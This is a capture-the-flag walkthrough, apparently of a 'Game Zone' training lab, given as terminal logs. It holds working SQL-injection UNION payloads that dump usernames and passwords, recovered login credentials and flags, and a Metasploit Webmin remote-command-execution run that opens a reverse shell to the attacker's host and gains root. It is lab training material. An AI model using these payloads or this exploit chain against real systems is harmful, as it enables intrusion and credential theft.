
Nmap

```
┌──[user@parrot-virtual]─[~/Desktop/gamezone]
└─── $nmap -sV -p- gamezone
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-17 11:03 +08
Nmap scan report for gamezone (10.10.10.249)
Host is up (0.35s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 831.06 seconds
```


Testing for sqli

Sqli query:


test' or 1=1 union select "a1","a2","a3" #




test' or 1=1 union select "a1",user(),@@version #




test' or 1=1 union select "a1",user(),@@datadir #




test' or 1=1 union select "a1",user(),database() #



test' or 1=1 union select "a1",table_name,column_name from information_schema.columns where table_schema="db" #



test' or 1=1 union select "a1",username,pwd from users #



Username: agent47

Password: videogamer124

4

Logging in and user.txt

```
┌─[✗]─[user@parrot-virtual]─[~]
└──╼ $ssh agent47@gamezone
The authenticity of host 'gamezone (10.10.10.249)' can't be established.
ECDSA key fingerprint is SHA256:mpNHvzp9GPoOcwmWV/TMXiGwcqLIsVXDp5DvW26MFi8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'gamezone,10.10.10.249' (ECDSA) to the list of known hosts.
agent47@gamezone's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.


Last login: Fri Aug 16 17:52:04 2019 from 192.168.1.147
agent47@gamezone:~$ ls -lah
total 28K
drwxr-xr-x 3 agent47 agent47 4.0K Aug 16  2019 .
drwxr-xr-x 3 root    root    4.0K Aug 14  2019 ..
lrwxrwxrwx 1 root    root       9 Aug 16  2019 .bash_history -> /dev/null
-rw-r--r-- 1 agent47 agent47  220 Aug 14  2019 .bash_logout
-rw-r--r-- 1 agent47 agent47 3.7K Aug 14  2019 .bashrc
drwx------ 2 agent47 agent47 4.0K Aug 16  2019 .cache
-rw-r--r-- 1 agent47 agent47  655 Aug 14  2019 .profile
-rw-rw-r-- 1 agent47 agent47   33 Aug 16  2019 user.txt
agent47@gamezone:~$ cat user.txt
649ac17b1480ac13ef1e4fa579dac95c
agent47@gamezone:~$
```

Listing open ports


```
agent47@gamezone:~$ netstat -tnap
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:10000           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0    604 10.10.10.249:22         10.4.19.210:36708       ESTABLISHED -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```

Forward remote port 10000 to local port 10000

```
┌─[user@parrot-virtual]─[~/Desktop/gamezone]
└──╼ $ssh -L 10000:gamezone:10000 agent47@gamezone
agent47@gamezone's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

109 packages can be updated.
68 updates are security updates.


Last login: Mon Nov 16 21:51:25 2020 from 10.4.19.210
agent47@gamezone:~$
```


```
┌─[user@parrot-virtual]─[~/Desktop/hackpark]
└──╼ $netstat -tnap
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:5433          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:10000         0.0.0.0:*               LISTEN      227849/ssh
```

Accessing remote port 10000 locally



Username: agent47


Password: videogamer124



Searchsploit for webmin 1.580


```
Webmin 1.580 - '/file/show.cgi' Remote Command Execution (Metasploit)
```

Confirming if exploit exists in metasploit




```
msf6 > search webmin

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  auxiliary/admin/webmin/edit_html_fileaccess   2012-09-06       normal     No     Webmin edit_html.cgi file Parameter Traversal A
cess
   1  auxiliary/admin/webmin/file_disclosure        2006-06-30       normal     No     Webmin File Disclosure
   2  exploit/linux/http/webmin_backdoor            2019-08-10       excellent  Yes    Webmin password_change.cgi Backdoor
   3  exploit/linux/http/webmin_packageup_rce       2019-05-16       excellent  Yes    Webmin Package Updates Remote Command Execution
   4  exploit/unix/webapp/webmin_show_cgi_exec      2012-09-06       excellent  Yes    Webmin /file/show.cgi Remote Command Execution
   5  exploit/unix/webapp/webmin_upload_exec        2019-01-17       excellent  Yes    Webmin Upload Authenticated RCE


Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/webapp/webmin_upload_exec

msf6 > use 4
msf6 exploit(unix/webapp/webmin_show_cgi_exec) >
```

Msfconsole options



```
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > options

Module options (exploit/unix/webapp/webmin_show_cgi_exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  videogamer124    yes       Webmin Password
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS    127.0.0.1        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT     10000            yes       The target port (TCP)
   SSL       false            yes       Use SSL
   USERNAME  agent47          yes       Webmin Username
   VHOST                      no        HTTP server virtual host


Payload options (cmd/unix/reverse_python):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.4.19.210      yes       The listen address (an interface may be specified)
   LPORT  1234             yes       The listen port
   SHELL  /bin/bash        yes       The system shell to use.


Exploit target:

   Id  Name
   --  ----
   0   Webmin 1.580


msf6 exploit(unix/webapp/webmin_show_cgi_exec) >
```

Running exploit



```
msf6 exploit(unix/webapp/webmin_show_cgi_exec) > run

[*] Started reverse TCP handler on 10.4.19.210:1234
[*] Attempting to login...
[+] Authentication successfully
[+] Authentication successfully
[*] Attempting to execute the payload...
[+] Payload executed successfully
[*] Command shell session 1 opened (10.4.19.210:1234 -> 10.10.10.249:44496) at 2020-11-17 12:19:23 +0800
```

Root flag

```
whoami
root
cd /root
ls -lah
total 24K
drwx------  3 root root 4.0K Aug 16  2019 .
drwxr-xr-x 23 root root 4.0K Aug 16  2019 ..
lrwxrwxrwx  1 root root    9 Aug 16  2019 .bash_history -> /dev/null
-rw-r--r--  1 root root 3.1K Oct 22  2015 .bashrc
drwx------  2 root root 4.0K Aug 16  2019 .cache
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   33 Aug 16  2019 root.txt
cat root.txt
a4b945830144bdd71908d12d902adeee
```